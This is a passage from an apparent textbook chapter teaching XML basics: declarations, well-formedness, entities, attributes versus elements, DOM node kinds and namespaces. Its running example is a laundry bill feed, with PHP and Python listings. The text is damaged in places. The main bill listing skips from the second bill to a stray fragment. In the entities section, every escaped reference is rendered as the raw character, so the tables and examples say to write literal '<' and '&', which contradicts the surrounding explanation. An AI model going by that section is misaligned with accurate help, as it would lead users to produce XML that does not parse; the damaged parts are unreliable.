```
<article>
  <title>This is a heading</title>
  <body>A <emphasis>paragraph</emphasis> started from here</body>
</article>
```

The difference between **Listing 6.3** and **Listing 6.4** is the difference between the two approaches. `<B>` says *bold*. `<emphasis>` says *this matters*, and leaves open whether it ends up bold, italic, spoken louder by a screen reader, or ignored.

> **DEFINITION.** XML describes the **structure** and the **semantics** of data: what the pieces are and how they relate. It deliberately does not describe **format** or **layout**. That is another document’s job, and Section 6.16 introduces it: an XSLT stylesheet.

The separation has a consequence you will feel in Section 6.16. The bill feed becomes a printable HTML day sheet there. If the counter staff want the day sheet sorted differently, or want a phone column, **the data file does not change at all**; only the stylesheet does.

6.3.3 Five things XML is not

Because XML looks like HTML and turns up everywhere, it collects five misconceptions. **Table 6.1** corrects them.

Table 6.1 Five claims about XML, each corrected. XML is not any of these things, but it can be made into, used from, sent over or stored in all of them.

Claim	Why it is wrong	What is true
XML replaces HTML	XML defines no tags, so it cannot draw a page	HTML *can be written as* XML: that is XHTML
XML is a presentation format	XML says nothing about appearance	XML *can be turned into* a presentation format, by XSLT
XML is a programming language	A document has no instructions, variables or loops	XML *can be used from* almost any programming language
XML is a network protocol	It defines no connections, ports or handshakes	XML *can be sent over* a network: SOAP does exactly that
XML is a database	It has no index, no query optimizer, no transaction	XML *can be stored in* a database, and databases can return it

Every correction in **Table 6.1** turns a claim of *identity* into a claim of *relationship*. XML is a notation, in the way decimal numerals are a notation: numerals are not arithmetic, but you can do arithmetic with them, send them down a cable and keep them in a database.

> **WARNING:** Because XML looks like HTML, beginners expect a browser to "run" it. It will not. Open `bills.xml` in a browser and you get a tree of tags, because nobody has told the browser what a `<bill>` means. Section 6.17 shows the two ways to tell it.

6.3.4 Where XML actually turns up

Configuration. The Java server world is configured by XML (Chapter 7 edits a `web.xml` by hand), Android applications by `AndroidManifest.xml`, Maven builds by `pom.xml`.

Exchange between organizations. Business-to-business standards such as **ebXML** for electronic business and **IFX**, the Interactive Financial eXchange, for banking messages are XML. Where money moves between institutions, an XML document very often moves with it; Indonesia's e-invoicing and many bank host-to-host links are further examples.

Messaging. SOAP calls a function on another organization's computer by sending an XML envelope and receiving one back. Much banking, insurance and government software still speaks it.

Documents that are also data. A `.docx` file is a zip archive full of XML; so are `.xlsx` and `.pptx`. Whoever saves a Word file writes XML.

Feeds and graphics. RSS and **Atom** carry news feeds and every podcast; **SVG** draws vector graphics; **sitemap.xml** tells search engines which pages a site has (Section 6.22 comes back to it).

6.4 Your First XML Document

6.4.1 The first line: the XML declaration

Here is a complete document, and we will read it one line at a time.

```
<?xml version = "1.0" encoding = "ISO-8859-1"?>
<note>
    <to>Yarik</to>
    <from>Naya</from>
    <heading>Reminder</heading>
    <body>Don't forget to help mommy!</body>
</note>
```

Figure 6.5 A complete XML document: a short note from Naya to Yarik. Every rule of the language is visible in these six lines.

The first line of **Figure 6.5** is not an element. It is the **XML declaration**, the document telling the parser how to read the rest of itself:

Listing 6.5 The XML declaration of **Figure 6.5**. It begins `<?` and ends `?>`, which marks it as a processing instruction rather than an element.

```
<?xml version = "1.0" encoding = "ISO-8859-1"?>
```

Listing 6.5 gives two facts. `version="1.0"` names the edition of the XML rules the document follows; Section 6.11 explains why, in practice, everybody writes 1.0. `encoding="ISO-8859-1"` is the more important and more misunderstood half.

A **character** is an abstract thing: the letter A, the digit 7, the apostrophe in *Ma'ruf*. An **encoding** is a rule that maps each character to bytes. The same character can be stored as different bytes under different encodings and, the part that bites, the same bytes mean different characters under different encodings. ISO-8859-1 (Latin-1) has 256 one-byte slots for Western European letters; it has no room for Javanese script, for Chinese, or even for the typographic apostrophe.

> **WARNING:** Use UTF-8. It represents every character in Unicode, including Javanese, Balinese, Arabic and emoji, while storing plain English as one byte per character, exactly like Latin-1. Every file in this chapter declares `encoding="UTF-8"`. A file that claims Latin-1 but contains a character outside it will not parse; a file that claims UTF-8 but was saved as Latin-1 may parse and then quietly hand you the wrong letters.

The declaration is optional; without it a parser assumes version 1.0 and UTF-8. Write it anyway: one line removes an assumption.

6.4.2 The root element and its children

The second line of **Figure 6.5** opens an element called `note`, and the last line closes it. Everything else sits between the two.

```
<to>Yarik</to>
<from>Naya</from>
<heading>Reminder</heading>
<body>Don't forget to help mommy!</body>
```

Figure 6.6 The four child elements of `note`: `to`, `from`, `heading` and `body`. Each opens, holds some text, and closes, entirely inside `note`.

Read one of the children in **Figure 6.6** slowly, because it contains the whole of XML's syntax: `<to>Yarik</to>`. It has three parts. `<to>` is the **start tag**: a `<`, the element's **name**, a `>`. `Yarik` is the

content, here a piece of text; content can also be other elements, or nothing. `</to>` is the **end tag**, identical to the start tag except for the `/`.

> **DEFINITION.** An **element** is a start tag, its content and its matching end tag. An **attribute** is a `name="value"` pair written inside a start tag. The **root element** is the single element that contains all the others; every XML document has exactly one.

A useful habit from the first day: **read the document aloud as a sentence. Figure 6.5** reads: *this is a note; its recipient is Yarik; its sender is Naya; its heading is "Reminder"; its body is "Don't forget to help mommy!"* It reads correctly, which says the design is sound. Try the same on a document whose elements are called `value1`, `value2` and `value3`: *this is a data; its value1 is Yarik*. The sentence is nonsense, and the nonsense is a symptom: names that carry no information make a file that describes nothing. XML permits it; only taste prevents it.

6.4.3 The Profitina Laundry bill feed

Now the document this chapter is built around. It was not typed by hand: it was exported from `laundry.db` by the programs of Section 6.18, and every program in the chapter reads it.

Listing 6.6 `data/bills.xml`: the bills outlet O01 received on 26 September 2026, exported from `laundry.db`. Four bills, four customers, three payments.

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!-- Profitina Laundry: the bills one outlet received on one day.
     Money is whole rupiah. Times are shop time, WIB (UTC+7). -->
<bills outlet="O01" date="2026-09-26">
  <bill id="B2905" status="departed">
    <customer id="C0022">Vania Wirawan</customer>
    <service id="S0003" price="6000">Ironing only (per kg)</service>
    <unit>7</unit>
    <rack>B03</rack>
    <arrived>2026-09-26T09:05:04+07:00</arrived>
    <finished>2026-09-27T13:27:17+07:00</finished>
    <departed>2026-09-27T14:43:55+07:00</departed>
    <charged>42000</charged>
    <payment method="cash" at="2026-09-27T14:43:55+07:00">42000</payment>
  </bill>
  <bill id="B2908" status="departed">
    <customer id="C0121">Laras Chandra</customer>
    <service id="S0001" price="8000">Wash, dry &amp; fold (per kg)</service>

reference="DEPOSIT">30000</payment>
  </bill>
</bills>
```

Read **Listing 6.6** aloud. *These are the bills of outlet O01 for 26 September 2026. The first is bill B2905, departed. Its customer is C0022, Vania Wirawan. Its service is S0003, ironing only, at 6,000 rupiah per kilogram, and the unit is 7. It is on rack B03. It arrived at 09:05 on the 26th, was finished the next day at 13:27 and collected at 14:43. It was charged 42,000 rupiah, and 42,000 was paid in cash.* The sentence works.

Every choice in the design has a reason, and each will come back in a later section.

- **Identifiers are attributes; content is elements.** `id`, `status`, `method` are small atomic facts about the thing; the customer's name, the service description and the amounts are its content. Section 6.7 gives the rule.
- **The charged amount is called `charged`.** In the database the column is `Bill.payment`, a name inherited from the 2020 design, and the real payments live in a separate `Payment` table. A feed is

a published promise, so it uses the clearest name: `charged` for what the bill costs, `payment` for each sum actually received, which may occur several times.

- **Absent means absent.** Bill B2911 was cancelled before it was ever washed, so it has no `finished` element at all; B2913 has not been collected, so it has no `departed`. An empty `<finished></finished>` would claim something different: that there is a finishing time and it is blank.
- **`cancelled` appears only when it is true.** The grammar of Section 6.12 gives it the default `false`, so writing it on every bill would repeat the obvious.
- **Times carry their time zone.** The database stores shop time as `2026-09-26 09:05:04`. Once the data leaves the shop that string is ambiguous, so the feed writes the ISO 8601 form `2026-09-26T09:05:04+07:00`, which XML Schema calls `xs:dateTime`.
- **Only what the reader needs.** The feed carries the customer's id and name, not the phone number, e-mail or date of birth. A separate customer document (Section 6.18) carries contact details for those allowed to see them, and neither ever carries a password hash.

> **EXAMPLE:** Check the day's arithmetic by hand, because every program in this chapter prints these numbers. The charged amounts are $42000 + 80000 + 0 + 30000 = 152000$ rupiah. The payments are $42000 + 80000 + 30000 = 152000$ rupiah, so nothing is outstanding. B2908 is `unit` 10 of a service priced 8,000 per kilogram, and $10 \times 8000 = 80000$, which is exactly its `charged`: the price is copied at the moment the bill is created, so a later change of price never rewrites history. Four bills, one cancelled, Rp 152.000 charged and Rp 152.000 paid: if your program prints that, it is wired up correctly.

6.5 Well-Formedness: Six Rules

A document either obeys XML's mechanical rules or it does not. If it does, it is **well-formed** and every XML parser in the world will read it. If it does not, it is not XML at all, and every parser will refuse it: not warn, not guess, *refuse*.

> **DEFINITION.** A document is **well-formed** when it obeys the syntax of XML: one root element; every start tag matched by an end tag; the same capitalization in both; elements properly nested; attribute values in quotation marks; no attribute repeated on one element. Well-formedness is about form only. It says nothing about whether the document makes sense.

```xml
<?xml version = "1.0"?>
<institution id = "4859">
    <name>ITS</name>
    <type>University</type>
    <address>
        <street>Jl Raya ITS</street>
        <city>Surabaya</city>
        <country>Indonesia</country>
    </address>
</institution>
```

Figure 6.7 A well-formed document describing an institution with a nested address. It obeys all six rules, and Sections 6.5.1 to 6.5.6 check it against each in turn.

6.5.1 One root element, and only one

In **Figure 6.7** the root is `institution`: it opens on the second line and closes on the last, and only the declaration lies outside it. The rule exists because a parser needs a single place to start. Two top-level `<bill>` elements side by side make a forest, not a tree, and are not XML. The repair is always the same: wrap them, as `bills.xml` does. The wrapper then turns out to be useful, because it gives the collection a place for its own facts, `outlet` and `date`.

6.5.2 Every start tag has a matching end tag

HTML forgives `<p>one<p>two`; a browser silently inserts the missing close. That forgiveness is why HTML parsers are enormous programs that must all guess the same way. XML forgives nothing, which is why an XML parser is small. One shorthand exists: an element with no content may be written as a single tag ending in `/>`. `<br/>` and `<br></br>` mean exactly the same thing to a parser. The slash *before* a name closes an element opened earlier; a slash *at the end* of a tag says there is nothing inside.

6.5.3 Capitalization must be consistent

XML is **case-sensitive**: `<Customer>` and `<customer>` are as different as `<customer>` and `<rack>`. So `<customer>Laras Chandra</Customer>` leaves `customer` open forever. Choose one convention and keep it. This book uses lowercase names, and `camelCase` when a name needs two words.

6.5.4 Elements nest; they never overlap

Browsers accept `<b><i>It's bold and italic</b></i>`. XML requires `<b><i>It's bold and italic</i></b>`. The rule is: **the element opened most recently is the element closed next.** Overlap cannot be drawn as a tree (is `i` inside `b`, or `b` inside `i`?), and every good thing in the rest of this chapter depends on each document being a tree. Anyone who has matched brackets in a program already has the instinct: `( [ ) ]` is wrong for the same reason.

6.5.5 Attribute values go in quotation marks

```
<note date=16 October 2020>
    <to>My dear daughter</to>
    <from>Your beloved one</from>
</note>
```

Figure 6.8 The wrong way. The `date` attribute's value, `16 October 2020`, has no quotation marks around it; even the editor's highlighter boxes the two words it cannot read as attributes.

```
<note date="16 October 2020">
    <to>My dear daughter</to>
    <from>Your beloved one</from>
</note>
```

Figure 6.9 The right way. The only difference from **Figure 6.8** is a pair of quotation marks.

Compare **Figure 6.8** with **Figure 6.9** character by character: two quotation marks are the whole difference. XML insists because of the spaces. Inside a start tag a space separates one attribute from the next, so without quotes the parser cannot tell whether `October` belongs to the date or is

a second attribute somebody forgot to finish. Single and double quotes are equally legal; when a value contains one kind, wrap it in the other: `label="Ibu Ratna's Kos"`.

6.5.6 An attribute may not be repeated

`<payment method="cash" method="qris">` is illegal, because there is no sensible answer to what it means. If a thing can genuinely occur more than once it is not an attribute; it is a child element. That is exactly why a bill paid in two parts would carry two `payment` elements.

6.5.7 Watching a parser refuse a document

Here is a file with four faults at once:

Listing 6.7 `data/bills-malformed.xml`, broken four ways: an unquoted attribute value (line 2), a case mismatch (line 4), a bare `&` (line 5) and a `unit` element never closed (line 6).

```
<?xml version="1.0" encoding="UTF-8"?>
<bills outlet="O01" date=2026-09-26>
  <bill id="B2908" status="departed">
    <customer id="C0121">Laras Chandra</Customer>
    <service id="S0001" price="8000">Wash, dry & fold (per kg)</service>
    <unit>10
    <charged>80000</charged>
  </bill>
</bills>
```

The PHP program in **Listing 6.8** asks libxml, the C library behind PHP's XML support, to read a file and prints every complaint:

Listing 6.8 `php/01_wellformed.php`. Run it from the `php` folder with `php 01_wellformed.php`.

```php
<?php
// 01_wellformed.php - the first thing any parser does is decide whether the
// bytes are XML at all.  libxml_use_internal_errors(true) collects the
// parser's complaints so we can print them ourselves.
declare(strict_types=1);

function checkWellFormed(string $file): void
{
    libxml_use_internal_errors(true);
    libxml_clear_errors();
    $doc = new DOMDocument();
    $ok  = $doc->load(__DIR__ . "/../data/$file");
    printf("%-20s %s%s", $file, $ok ? 'WELL-FORMED' : 'NOT WELL-FORMED', PHP_EOL);
    foreach (libxml_get_errors() as $e) {
        printf("    line %d: %s%s", $e->line, trim($e->message), PHP_EOL);
    }
    libxml_clear_errors();
}

checkWellFormed('bills.xml');
checkWellFormed('bills-malformed.xml');
```

Listing 6.9 The output of **Listing 6.8**. Four messages, all about line 2, although **Listing 6.7** is broken on lines 2, 4, 5 and 6.

```
bills.xml            WELL-FORMED
bills-malformed.xml  NOT WELL-FORMED
    line 2: AttValue: " or ' expected
    line 2: attributes construct error
    line 2: Couldn't find end of Start Tag bills line 2
    line 2: Extra content at the end of the document
```

Listing 6.9 teaches three things. **The parser stopped at the first fault.** Lines 4 to 6 are never mentioned; the unquoted attribute broke the start tag, and "Extra content at the end of the document" is the wreckage of that single failure. **The first message is the real one.** `AttValue: " or ' expected` is libxml saying, in its own vocabulary, *I was reading an attribute value and expected a quotation mark*. **Fix one thing and run again.** Four messages usually mean one mistake. Python's `01_wellformed.py` says the same thing in one line, `line 2, column 25: not well-formed (invalid token)`, and Java's `Validate` (Section 6.13) says `Open quote is expected for attribute "date"`. Three libraries, three wordings, one fault.

6.6 Entities, Character References, CDATA and Comments

6.6.1 Characters that already have a job

When a parser meets `<`, it concludes that a tag is starting; that is the only thing `<` ever means. So the text *if age < 18 then* inside an element is a catastrophe.

✗ Not well-formed: the parser stops here

```
<kidage>if age < 18 then</kidage>
<adultage>if age > 18 then</adultage>
<pair>boy & girl</pair>
```

✓ Well-formed: characters written as references

```
<kidage>if age &lt; 18 then</kidage>
<adultage>if age &gt; 18 then</adultage>
<pair>boy &amp; girl</pair>
```

Figure 6.10 Above, three elements containing raw `<`, `>` and `&`, which no parser accepts. Below, the same three with the characters written as entity references, which every parser accepts.

In **Figure 6.10**, `<kidage>if age < 18 then</kidage>` becomes `<kidage>if age < 18 then</kidage>`. The information is unchanged; only the spelling of one character is different.

> **DEFINITION.** An **entity reference** is a name standing for a piece of text, written as an ampersand, the name and a semicolon, such as `<`. XML predefines five of them. A **character reference** names a character by its Unicode code point: `<` in decimal or `<` in hexadecimal.

Entity name	Written	Character	Decimal reference	Hexadecimal reference
quot	"	"	"	"
amp	&	&	&	&
apos	'	'	'	'
lt	<	<	<	<
gt	>	>	>	>

Figure 6.11 The five entity references built into XML, with the decimal and hexadecimal character reference of each.

Table 6.2 The five predefined entity references of **Figure 6.11**, as a table to copy from.

Write this	For	Character	Also legal
`<`	less-than	`<`	`<` or `<`
`>`	greater-than	`>`	`>` or `>`
`&`	ampersand	`&`	`&` or `&`
`"`	quotation mark	`"`	`"` or `"`
`'`	apostrophe	`'`	`'` or `'`

6.6.2 When each one is actually required

Not all five of **Table 6.2** are needed everywhere, and knowing exactly where saves both bugs and ugliness. `&` is **always** required, because an ampersand always starts a reference; that is why the real service description *Wash, dry & fold (per kg)* appears in **Listing 6.6** as `Wash, dry & fold (per kg)`. `<` is always required in text and in attribute values. `>` is required only after `]]`, but libraries escape it everywhere anyway. `"` is required only inside a double-quoted attribute value, and `'` only inside a single-quoted one. So the customer names *Ma'ruf Saputra* and *Oki O'Neil*, both real rows of `laundry.db`, need no escaping at all as element content.

> **WARNING:** Nobody should apply these rules by hand. Section 6.18 builds every document with a library, and the library escapes exactly what must be escaped, including the `&` that arrives from the database. Building XML by joining strings is the XML twin of building SQL by joining strings, and fails for the same reason.

6.6.3 CDATA sections and comments

A **CDATA section** says: from here to there, treat everything as plain text. `<note><![CDATA[scrub if grease > 2 cm & rinse]]></note>` needs no escaping inside. It opens with exactly `<![CDATA[` and closes with exactly `]]>`, which is also the one sequence it cannot contain. CDATA changes nothing for the reader: a parser hands the program the same characters whether they were escaped or wrapped. It is a convenience for whoever types the file, not a feature of the data.

Comments use HTML's syntax: `<!-- As in HTML, this is how a comment is written -->`. A comment may not contain `--` and may not sit inside a tag. And a comment is **not a place for data**: the note at the top of **Listing 6.6** explains the units to a human, and most programs discard it. Section 6.19 watches that comment vanish when the feed becomes JSON.

6.7 Elements or Attributes?

Every format designer faces this question, and **Figure 6.12** shows why: the same fact can be written both ways.

```
<population animal="lion">80</population>

<population>
    <animal>lion</animal>
    <quantity>80</quantity>
</population>
```

Figure 6.12 The same fact, a population of 80 lions, written twice: first with `animal` as an attribute of `population`, then with `animal` as a child element beside a `quantity` element. The two documents carry the same information.

An attribute can do nothing an element cannot. An element can do four things an attribute cannot, and they decide most cases. It can **occur more than once**, which is why `payment` is an element. It can **have structure inside it**: a `customer` element could later grow an `address`; an attribute value is a flat string forever. It can be **extended later** without breaking readers. And its position is **ordered**, whereas attributes form an unordered set that a library may return in any order.

> **KEY INSIGHT:** Use an **attribute** for a small, single, atomic fact *about* the thing: an identifier, a code, a flag, a unit. Use an **element** for the thing's content, for anything that might repeat, and for anything that might one day have parts. When torn, choose the element: turning an element into an attribute later is easy, and the reverse breaks every reader.

Apply the rule to **Listing 6.6**. `id`, `status` and `cancelled` are attributes: one per bill, atomic. `method`, `at` and `reference` describe a payment and are attributes of it. `customer`, `service` and the times are elements, because they are the bill's content; `payment` is an element because a bill may be paid in parts. Attributes have one more practical advantage: they cannot pick up stray whitespace, which is the subject of the next section.

6.8 The Tree

6.8.1 Parents, children and siblings

Proper nesting (Section 6.5.4) gives every element exactly one parent, and a single root (Section 6.5.1) gives the whole a single top. So every XML document is a **tree**, and the family vocabulary of trees is what every library in this chapter uses in its method names.

```
<bookstore>
  <book category="COOKING">
    <title lang="id">Mustikarasa</title>
    <author>Departemen Pertanian</author>
    <year>1967</year>
    <price>35.00</price>
  </book>
  <book category="WEB">
    <title lang="en">Learning XML</title>
    <author>Erik T. Ray</author>
    <year>2003</year>
    <price>39.95</price>
  </book>
  <book category="WEB">
    <title lang="en">XML in a Nutshell</title>
    <author>Elliotte Rusty Harold</author>
    <year>2004</year>
    <price>39.99</price>
  </book>
</bookstore>
```

Figure 6.13 A bookstore document. One `bookstore` contains three `book` elements; each `book` has a `category` attribute and contains a `title`, the name of whoever wrote it, a `year` and a `price`; each `title` has a `lang` attribute. Two of the books are this chapter's own references [2], [3].



Figure 6.14 The first `book` of the same document drawn as a tree, with the relationships labeled: parent, child, siblings. Attributes hang to the side; text sits at the bottom as its own kind of node.

> **DEFINITION.** If element *B* is written directly inside element *A*, then *A* is the **parent** of *B* and *B* is a **child** of *A*. Elements with the same parent are **siblings**. An element inside an element inside *A* is a **descendant** of *A*, and *A* is its **ancestor**. Every element except the root has exactly one parent.

Read the definitions off **Figure 6.14** against **Figure 6.13**. `bookstore` is the parent of each `book`; `title` and `year` are siblings; `price` is a descendant of `bookstore` but not its child, because a `book` stands between them. **Figure 6.15** draws the same kind of picture for bill B2913 of **Listing 6.6**.



Figure 6.15 Bill B2913 as a tree. Elements are children of `bill`; attributes hang off the element that carries them; each leaf element has one text child.

6.8.2 The kinds of node

Elements are not the only things in the tree. **Table 6.3** lists the kinds you meet in practice.

Table 6.3 The node kinds met in practice. The first three are the ones people expect; the rest are where surprises live.

Node kind	What it is	Example from
document	the whole thing; the root's parent	the file itself
element	start tag, content, end tag	`<bill>`, `<payment>`
attribute	a name-value pair in a start tag	`id="B2905"`
text	characters inside an element	`Vania Wirawan`
comment	a note for a human	the two lines at the top
processing instruction	an instruction to a program	`<?xml-stylesheet ...?>` (Section 6.17)
CDATA section	text written inside `<![CDATA[ ]]>`	none in this file

The biggest surprise concerns text, and a program shows it better than a paragraph. Python's `minidom` keeps every node exactly as the parser found it:

Listing 6.10 `python/04_minidom_nodes.py`. It prints the cancelled bill as a tree, then counts every node in `bills.xml` by kind.

```python
"""04_minidom_nodes.py - the document as the tree it really is.  minidom keeps
every node, including the whitespace between tags, so it shows what a DOM
parser actually builds."""
from collections import Counter
from pathlib import Path
from xml.dom import minidom, Node

DATA = Path(__file__).resolve().parent.parent / "data"
KIND = {Node.ELEMENT_NODE: "element", Node.TEXT_NODE: "text",
        Node.COMMENT_NODE: "comment", Node.DOCUMENT_NODE: "document",
        Node.CDATA_SECTION_NODE: "cdata",
        Node.PROCESSING_INSTRUCTION_NODE: "processing instruction"}

def show(node, depth=0):
    pad = "  " * depth
    if node.nodeType == Node.TEXT_NODE:
        text = node.data.strip()
        print(pad + (f'[text] "{text}"' if text else "[text: whitespace only]"))
        return
    attrs = "".join(f' {k}="{v}"' for k, v in node.attributes.items())
    print(f"{pad}<{node.tagName}>{attrs}")
    for child in node.childNodes:
        show(child, depth + 1)

def census(node, counts):
    kind = KIND[node.nodeType]
    if kind == "text" and not node.data.strip():
        kind = "text, whitespace only"
    counts[kind] += 1
    if node.nodeType == Node.ELEMENT_NODE:
        counts["attribute"] += node.attributes.length
    for child in node.childNodes:
        census(child, counts)
    return counts

doc = minidom.parse(str(DATA / "bills.xml"))
show(doc.getElementsByTagName("bill")[2])        # the cancelled bill, B2911
print()
for kind, n in sorted(census(doc, Counter()).items()):
    print(f"{kind:<22} {n:3d}")
```

Listing 6.11 The output of **Listing 6.10**. There are 38 elements in `bills.xml` and **42 text nodes that hold nothing but whitespace**.

```
<bill> id="B2911" status="departed" cancelled="true"
  [text: whitespace only]
  <customer> id="C0246"
    [text] "Dimas Wibowo"
  [text: whitespace only]
  <service> id="S0009" price="25000"
    [text] "Blanket (per item)"
  [text: whitespace only]
  <unit>
    [text] "1"
  [text: whitespace only]
  <rack>
    [text] "A17"
  [text: whitespace only]
  <arrived>
    [text] "2026-09-26T17:06:02+07:00"
  [text: whitespace only]
  <departed>
    [text] "2026-09-27T07:46:02+07:00"
  [text: whitespace only]
  <charged>
    [text] "0"
  [text: whitespace only]

attribute               31
comment                  1
document                 1
element                 38
text                    33
text, whitespace only   42
```

Between every pair of tags in **Listing 6.11** there is a text node. The newlines and spaces that make **Listing 6.6** readable are *content*: the parser cannot know whether they matter, because in `<p>one <b>two</b> three</p>` they plainly do.

Check the numbers, because a verified number is worth more than a read one. Elements: one `bills`, four `bill`, and $9 + 9 + 7 + 8 = 33$ children of the four bills (B2911 lacks `finished` and `payment`; B2913 lacks `departed`), so $1 + 4 + 33 = 38$. Real text nodes: one per leaf element, 33. Attributes: 2 on `bills`, $2 + 2 + 3 + 2 = 9$ on the bills, 4 on the customers, 8 on the services and $2 + 3 + 3 = 8$ on the payments, so $2 + 9 + 4 + 8 + 8 = 31$. Whitespace nodes: $4 + 1 = 5$ inside `bills`, and inside each bill one more than its number of children, $10 + 10 + 8 + 9 = 37$, so $5 + 37 = 42$. The one comment sits *beside* the root, a child of the document, not inside `bills`.

> **WARNING:** In a document indented for humans, `firstChild` of `<bill>` is a text node holding a newline and four spaces, and its name is `#text`. This single fact causes a large share of beginners' DOM bugs. Ask for children by name (`getElementsByTagName("customer")`), or tell the parser to drop ignorable whitespace: `$doc->preserveWhiteSpace = false;` in PHP. Python's ElementTree never creates those nodes at all: it stores the whitespace in the `.tail` of the preceding element instead.

6.9 Namespaces

6.9.1 The collision problem

Anyone may invent any element name, so two people's inventions eventually collide. The Laundry has one immediately. In the bill vocabulary, `<customer id="C0216">Diah Siregar</customer>` is a *reference*: an id and a name. In the customer vocabulary of Section 6.18, `<customer id="C0216" gender="f">` is the *whole record*, with name, phone, e-mail and deposit. Put both into one

document and a program looking for "the customer" finds two different things with the same name.

> **DEFINITION.** An XML **namespace** is a name for a vocabulary, written as a URI. An element's full name is the pair (namespace URI, local name). Two elements called `customer` are different elements when their namespaces differ.

Listing 6.12 `data/bills-ns.xml`: two vocabularies, two prefixes, and two elements called `customer` that no longer collide.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- Two vocabularies in one document.  Both have an element called
     "customer": in the bill vocabulary it is a reference with a name,
     in the customer vocabulary it is the whole record. -->
<b:bills xmlns:b="https://laundry.profitina.example/ns/bill/1"
         xmlns:c="https://laundry.profitina.example/ns/customer/1"
         outlet="O01" date="2026-09-26">
  <b:bill id="B2913" status="finished">
    <b:customer id="C0216">Diah Siregar</b:customer>
    <c:customer id="C0216" gender="f">
      <c:name>Diah Siregar</c:name>
      <c:phone>0859-0000-7088</c:phone>
      <c:credit>62000</c:credit>
    </c:customer>
    <b:charged>30000</b:charged>
  </b:bill>
</b:bills>
```

`xmlns:b="..."` declares that, in this element and everything inside it, the prefix `b` stands for that URI. Three facts about **Listing 6.12** catch people out. **The prefix is arbitrary**: `b` and `c` are nicknames chosen by whoever wrote the file, and a program must match on the URI. **The URI is never fetched**: it looks like an address, but it is just a unique string, and a domain name is used because domains are already unique and owned. **An unprefixed attribute is in no namespace**: `id="B2913"` belongs to no vocabulary, although its element does. A **default namespace**, `xmlns="..."` without a prefix, applies to unprefixed elements but still not to attributes.

6.9.2 Namespaces in code, and one famous trap

Listing 6.13 `php/09_namespaces.php`. The program registers the two URIs under prefixes of its own, `x` and `k`, which deliberately differ from the file's.

```php
<?php
// 09_namespaces.php - a prefix is a local nickname; the URI is the real name.
// Register the URIs under prefixes of your own choosing, then query.
declare(strict_types=1);

const BILL = 'https://laundry.profitina.example/ns/bill/1';
const CUST = 'https://laundry.profitina.example/ns/customer/1';

$doc = new DOMDocument();
$doc->load(__DIR__ . '/../data/bills-ns.xml');
$xp = new DOMXPath($doc);
$xp->registerNamespace('x', BILL);          // "x" and "k" are this program's
$xp->registerNamespace('k', CUST);          // names; the file says b and c

printf("//x:customer    -> %d node: %s%s", $xp->query('//x:customer')->length,
       $xp->evaluate('string(//x:customer)'), PHP_EOL);
printf("//k:customer    -> %d node: phone %s%s", $xp->query('//k:customer')->length,
       $xp->evaluate('string(//k:customer/k:phone)'), PHP_EOL);
printf("//customer      -> %d nodes%s", $xp->query('//customer')->length, PHP_EOL);
printf("//*[local-name()='customer'] -> %d nodes%s",
       $xp->query("//*[local-name()='customer']")->length, PHP_EOL);

// SimpleXML: children(URI) steps into a namespace.  The TRAP: afterwards
// ['id'] looks for an id attribute IN that namespace, and the file's id has
// no prefix, so it is in no namespace at all.
$sx   = simplexml_load_file(__DIR__ . '/../data/bills-ns.xml');
$bill = $sx->children(BILL)->bill;
printf("\$bill['id']              -> %s%s", var_export((string) $bill['id'], true),
